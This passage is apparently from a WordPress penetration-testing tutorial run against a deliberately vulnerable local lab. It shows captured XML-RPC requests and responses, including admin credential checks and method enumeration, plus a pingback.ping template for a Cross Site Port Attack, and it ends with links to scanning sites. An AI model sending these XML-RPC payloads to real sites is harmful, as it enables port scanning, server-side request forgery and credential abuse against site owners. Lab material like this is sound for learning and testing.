<param><value>admin</value></param>

23

</params>

24

</methodCall>

Response

Pretty

Raw

Hex

Render

1

HTTP/1.1 200 OK

2

Date: Sat, 12 Aug 2023 14:11:53 GMT

3

Server: Apache/2.4.38 (Debian)

4

X-Powered-By: PHP/7.1.33

5

Set-Cookie: wp_wfileupload_5b2dbabcbcf581dd4a9fba6cd728b7f5=PzCX1kEc1b92gW1kGozzaRRp3gPD6eec; expires=Mon, 14-Aug-2023 14:11:53 GMT; Max-Age=172800; path=

6

Connection: close

7

Vary: Accept-Encoding

8

Content-Length: 663

9

Content-Type: text/xml; charset=UTF-8

10

11

<?xml version="1.0" encoding="UTF-8"?>

12

<methodResponse>

13

<params>

14

<param>

15

<value>

16

<array><data>

17

<value><struct>

18

<member><name>isAdmin</name><value><boolean>1</boolean></value></member>

19

<member><name>url</name><value><string>http://127.0.0.1:31337/</string></value></member>

20

<member><name>blogId</name><value><string>1</string></value></member>

21

<member><name>blogName</name><value><string>Damn Vulnerable WordPress</string></value></member>

22

<member><name>xmlrpc</name><value><string>http://127.0.0.1:31337/xmlrpc.php</string></value></member>

23

</struct></value>

24

</data></array>

25

</value>

26

</param>

27

</params>

28

</methodResponse>

29

Cross Site Port Attack — XSPA

pingback.ping

Request

Pretty

Raw

Hex

1

POST /xmlrpc.php HTTP/1.1

2

Host: 127.0.0.1:31337

3

sec-ch-ua:

4

sec-ch-ua-mobile: ?0

5

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36

6

sec-ch-ua-platform: ""

7

Accept: */*

8

Sec-Fetch-Site: none

9

Sec-Fetch-Mode: cors

10

Sec-Fetch-Dest: empty

11

Accept-Encoding: gzip, deflate

12

Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

13

If-None-Match: "Ze19-602b93bca8138-gzip"

14

If-Modified-Since: Sat, 12 Aug 2023 12:47:35 GMT

15

Connection: close

16

Content-Length: 91

17

18

<methodCall>

19

<methodName>system.listMethods</methodName>

20

<params><param>

21

</methodCall>

Response

Pretty

Raw

Hex

Render

1

HTTP/1.1 200 OK

2

Date: Sat, 12 Aug 2023 14:09:18 GMT

3

Server: Apache/2.4.38 (Ubuntu)

4

X-Powered-By: PHP/7.1.33

5

Set-Cookie: wp_wfileupload_5b2dbabcbcf581dd4a9fba6cd728b7f5=QTWQeQDn2bQKrk1cmq27FzPLMa5n61G; expires=Mon, 14-Aug-2023 14:09:18 GMT; Max-Age=172800; path=

6

Connection: close

7

Vary: Accept-Encoding

8

Content-Length: 4272

9

Content-Type: text/xml; charset=UTF-8

10

11

<?xml version="1.0" encoding="UTF-8"?>

12

<methodResponse>

13

<params>

14

<param>

15

<value>

16

<array><data>

17

<value><string>system.multicall</string></value>

18

<value><string>system.listMethods</string></value>

19

<value><string>system.getCapabilities</string></value>

20

<value><string>demo.addTwoNumbers</string></value>

21

<value><string>demo.sayHello</string></value>

22

<value><string>pingback.extensions.getPingbacks</string></value>

23

<value><string>pingback.ping</string></value>

24

<value><string>mt.publishPost</string></value>

25

<value><string>mt.getTrackbackPings</string></value>

26

<value><string>mt.supportedTextFilters</string></value>

27

<value><string>mt.supportedMethods</string></value>

28

<value><string>mt.setPostCategories</string></value>

29

<value><string>mt.getPostCategories</string></value>

30

<value><string>mt.getRecentPostTitles</string></value>

31

<value><string>mt.getCategoryList</string></value>

```

<methodCall>
<methodName>pingback.ping</methodName>
<params><param>
<value><string>http://<YOUR SERVER>:<port></string></value>
</param><param><value><string>http://<SOME VALID BLOG FROM THE SITE></string></value>
</param></params>
</methodCall>

```

```
</value></param></params>  
</methodCall>
```

Online Websites to scan WordPress websites

There are websites that can help you check your WordPress website's security for free. You just need to enter your website's address, and these websites will show you the results.

- <https://sitecheck.sucuri.net>
- <https://wpsec.com/scan/>
- <https://hackertarget.com/wordpress-security-scan/>